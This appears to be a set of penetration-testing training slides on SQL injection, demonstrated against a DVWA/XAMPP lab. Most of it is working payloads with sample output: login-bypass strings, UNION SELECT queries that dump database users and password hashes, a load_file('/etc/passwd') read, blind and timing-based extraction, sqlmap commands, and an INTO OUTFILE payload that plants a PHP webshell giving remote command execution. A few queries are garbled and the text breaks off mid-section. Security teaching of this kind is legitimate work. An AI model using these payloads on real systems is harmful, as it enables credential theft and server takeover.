- Exploiting SQL injection vuln
 - Bypassing login page
 - Displaying private data
 - Creating a webshell

Spotting a vulnerable application

- The easiest way to find an SQL injection vuln is by inserting a single quote (')
- A web application with this vuln will usually respond with
 - an error message
 - a blank page
 - a page with minimal content

The single quote test



Exploiting SQL injection vuln

- 3 rules of a successful exploitation
 - Rule 1: There is no master SQL injection string !
 - Rule 2: Think as a developer !
 - Rule 3: Try, try and try !
- BTW, the rules won't help if you are facing a secure web application

Exploitation: Bypassing login page

- Common bypass strings:

' OR 1=1 #

' OR 1=1 -- '

' OR ''='


' OR 1=1 OR '

' OR 1=1 LIMIT 1#

....

... use your imagination (and logic)

Exploitation example: Login bypass



Exploitation: viewing private data

- Private information that can be viewed:
 - Database
 - Database users
 - Username and password (plain / hashed)
- All these can be done using the UNION attack

Exploitation: UNION SELECT attack

- UNION - can be used to combine / add another row to the result of the previous query
- Example:
 - ' UNION SELECT 1 #
 - ' UNION SELECT 1,2 #
 - ' UNION SELECT 1,2,3 #
 - ' UNION SELECT 1,2,3,4 #

UNION SELECT attack requirement

- There is ONE important requirement for this to work = equal number of column/field as the previous query
- Question: How do we know the number of column to be used in the previous query?

ORDER BY

- ORDER BY - used to sort result based on a specific column
- This can also be used to guess the number of column of the previous query
- Example:
 - ' ORDER BY 1 #
 - ' ORDER BY 5 #



Guessing number of column

- Try injecting

' ORDER BY 1 #	OK
' ORDER BY 2 #	OK
' ORDER BY 3 #	ERROR

- Therefore, we know that the previous query contains 2 column/field



ORDER BY in action !



UNION SELECT attack begins

- Once we know the correct number of column, we can use UNION SELECT with the correct number of column/field
- Example, as in the previous case, we use
`' UNION SELECT 1,2 #`

UNION SELECT attack



- Result: Number 1 & 2 gets displayed

Lethal UNION SELECT attack

- Obviously we can't hack by displaying number 1 & 2
- Therefore we'll replace 1 & 2 with:
 - MySQL system variables
 - MySQL information functions
 - SQL query

Useful MySQL system variables

<code>@@system_time_zone</code> timezone	= server
<code>@@basedir</code>	= base directory path
<code>@@datadir</code>	= data directory path
<code>@@log_error</code>	= error log path
<code>@@tmpdir</code>	= temp directory path
<code>@@version</code>	= MySQL version
<code>@@version_compile_machine</code> architecture	= server
<code>@@version_compile_os</code>	= server OS

Useful MySQL information functions

`user()`
`host` = display client's user & host

`version()` = similar to @@version

`load_file('/etc/passwd')` = loads file
`/etc/passwd`

`sysdate()` = system date

`database()` = database in use

`schema()` = similar to database()

Sample UNION SELECT attack 1

```
' union select @@datadir, '' #
```

Output: C:\xampp\mysql\data\

```
' union select @@version, '' #
```

Output: 5.5.8

```
' union select user(), '' #
```

Output: root@localhost

```
' union select database(), '' #
```

Output: dvwa

SQL query for UNION SELECT attack

- What SQL query can do in a UNION SELECT attack:
 - display content of database
 - install a webshell (backdoor)

Starting point of our attack

- As of MySQL version 5, default installation contains 2 system database
 - **mysql**
info about DBMS users & their privileges
 - **information_schema**
info on databases, tables, columns in the DBMS
- We can use these tables as a starting point of our attack !

Display DBMS users & their password

- Using
' union select user, password from
mysql.user #
might failed if we don't have correct number of
columns
- We can solve this by using **concat** or
group_concat

concat vs group_concat

```
' union select concat(user, ':', password), '' from  
mysql.user #
```

Output spans multiple row & in some cases, you may only see results from the first row

```
' union select group_concat(user, ':', password), ''  
from mysql.user #
```

Output will be in a single row & all results will be shown

Note: You may not be able to view DBMS passwords in newer version of MySQL

Displaying non-default DB

1. Identify the DB name through schema()

```
' union select schema(),'' #
```

2. List all tables in the database

```
' union select  
group_concat.tables.table_name),'' from  
information_schema.tables where  
table_schema = schema() #
```

Displaying non-default DB (cont.)

3. List all columns in a table

```
' union select group_concat(columns.column_name)," from  
information_schema.columns where table_schema = schema()  
and table_name='<table name>' #
```

Example:

```
' union select  
group_concat(columns.column_name)," from  
information_schema.columns where  
table_schema = schema() and  
table_name='users' #
```

Displaying non-default DB (cont.)

4. Display the data


```
' union select group_concat(<columns>)," from  
<table name> #
```

Examples:

```
' union select group_concat(user,password),"  
from users#
```

```
' union select  
group_concat(user,':',password)," from  
users#
```

Pwned !



Installing a webshell: requirements

- Before we can install a webshell through SQLi, we have to check for
 - The current user has FILE permission
 - Find a writable directory that is visible through web

Checking for file permission

1. Get user info through user()

```
' union select user(), '' #
```

2. In case of user **root**@localhost, we use:

```
' union select File_priv,'' from mysql.user  
where user='root'#
```

3. If **Y** is displayed then we have FILE permission

Visible directory (windows)

- Windows:

C:\inetpub\wwwroot	(IIS)
C:\xampp\htdocs	(xampp)
C:\wamp\www	(wamp)
C:\Program Files\Apache Software Foundation\Apache2.2\htdocs	(apache2.2)

Visible directory (linux)

- Linux

/usr/local/apache2/htdocs	(default)
/usr/local/www/data	(freebsd)
/usr/local/www/apache22/data	(freebsd)
/usr/pkg/share/httpd/htdocs	(netbsd)
/var/apache2/htdocs	(solaris)
/var/www	(debian)
/var/www/html	(redhat)
/var/www/localhost/htdocs	(gentoo)
/srv/httpd/htdocs	(slackware)
/srv/www/htdocs	(suse)
/Library/WebServer/Documents	(mac OS X)

More info: <http://wiki.apache.org/httpd/DistrosDefaultLayout>

Installing a webshell

- This is done using SELECT ... INTO OUTFILE

- If we were attacking a xampp installation:

```
' union select '<?php system($_GET[c]);  
?>', ' into outfile  
'c:\\xampp\\htdocs\\test.php' #
```


Note:

- system() is a special PHP function to execute system commands
- Double slash (\\) is needed only in windows path

Pwned !!!

- We access the shell through:

`http://<IP address>/test.php?c=<OS command>`



Now we will learn...

- What is SQL injection ?
- Quick MySQL tutorial
- SQL injection
- **Blind SQL injection**
- Automating SQL injection using `sqlmap`



Blind SQL injection

- Basically, there is not much difference between normal SQLi and blind SQL injection except that **you can't view the output of your SQL injection**
- The only difference might be --- blank output vs normal output
- Question: How do we attack if we can't see the output ?

Blind SQLi attack strategy

- Even if we can't view the query response, we can:
 - Guess number of columns and visible web directory
 - Exploit the difference in page output
 - Use timing attack

Guessing ?

- Guessing is easy in implementation but if done repeatedly, it is similar to a brute force attack
- Depends on luck !

Difference in page output

- This technique is difficult to do manually - time consuming
- Exploit the difference in page rendering
 - No error : page displays nicely
 - Error : blank page/incomplete page/etc

Timing attack

- This technique is somewhat similar to previous technique - time consuming
- Exploit the time it took for the server to respond
- Usually done using `BENCHMARK()` or `SLEEP()` function

Blind SQL injection test

Test for vulnerability:

2' and 1=1 #

– Page displays nicely. Good

2' and 1=0 #

– Page does not display record. Very Good !

- This shows that the page responded differently to true/false input = vulnerable

Blind SQL injection: get MySQL version

- We use substring() & version() function

2' and substring(version(),1,1)=4 #

- Page does not display record. This means that the first character does not equal to **4**

2' and substring(version(),1,1)=5 #

- Page displays record. This means that the first character in version string equals to **5** which means MySQL version 5

More blind SQL injection

- Checking if table *users* exists

2' and (select 1 from *users* limit 1)=1 #

- Checking if column *password* exists

2' and (select substring(concat(1, *password*), 1, 1) from *users* limit 1)=1 #

More blind SQL injection (cont.)

- Test if the first character is 'a' (ascii 97)

2' and ascii(substring((select group_concat(*user*, ':', *password*) from *users* limit 1), 1 ,1))=97 #

- If page loads normally then the first character is 'a'. If not, then try other ascii character until page loads normally

More blind SQL injection (cont.)

- Test if the second character is 'a' (ascii 97)

2' and ascii(substring((select group_concat(*user*, ':', *password*) from *users* limit 1), 2 ,1))=97 #

- If page loads normally then the second character is 'a'. If not, then try other ascii character until page loads normally

Blind SQL injection is time consuming


- Using mysql functions like substring(), ascii(), concat(), etc we can retrieve information from the DBMS -- but it takes a LOT of time if done manually
- Timing attack works using the same principal
- Blind SQL injection is **best done using scripts/tools** to automate the process

Now we will learn...

- What is SQL injection ?
- Quick MySQL tutorial
- SQL injection
- Blind SQL injection
- **Automating SQL injection
using sqlmap**



sqlmap



The screenshot shows a terminal window titled "root@bt: /pentest/database/sqlmap - Shell - SQLMap". The window contains the output of the command `./sqlmap.py -h`. The output displays the version information, usage instructions, and a list of options categorized into Target and Request. A large, semi-transparent watermark with the text "back | track 4" is visible across the center of the terminal output.

```
root@bt: /pentest/database/sqlmap - Shell - SQLMap
Session Edit View Bookmarks Settings Help

root@bt:/pentest/database/sqlmap# ./sqlmap.py -h

sqlmap/0.9-dev - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

Usage: ./sqlmap.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -v VERBOSE         Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be specified to set the source to
  get target urls from.

  -d DIRECT          Direct connection to the database
  -u URL, --url=URL  Target url
  -l LIST            Parse targets from Burp or WebScarab proxy logs
  -r REQUESTFILE     Load HTTP request from a file
  -g GOOGLEDORK      Process Google dork results as target urls
  -c CONFIGFILE      Load options from a configuration INI file

Request:
  These options can be used to specify how to connect to the target url.

  --method=METHOD  HTTP method, GET or POST (default GET)
  --data=DATA        Data string to be sent through POST
  --cookie=COOKIE    HTTP Cookie header
```

sqlmap usage

- Usage:

`./sqlmap.py -u <url-to-script> [options]`

Example: if we find a vulnerable script at `http://localhost/dvwa/vulnerabilities/sqli/?id=1` than we invoke **sqlmap** by using the following command:

```
./sqlmap.py -u  
http://192.168.153.129/dvwa/vulner  
abilities/sqli/?id=1
```

sqlmap options

--dbs

(list databases)

--tables

(list tables)

--columns

(list columns)

--dump

(dumps data from selected db/table/column)

sqlmap options (cont.)

-cookie="cookiedata"

(use *cookiedata* as cookie for the connection)

-D "database"

(use this *database* for query)

-T "table"

(use this *table* for query)

-C "columns"

(use this/these *columns* for query)

sqlmap options (file read/write)

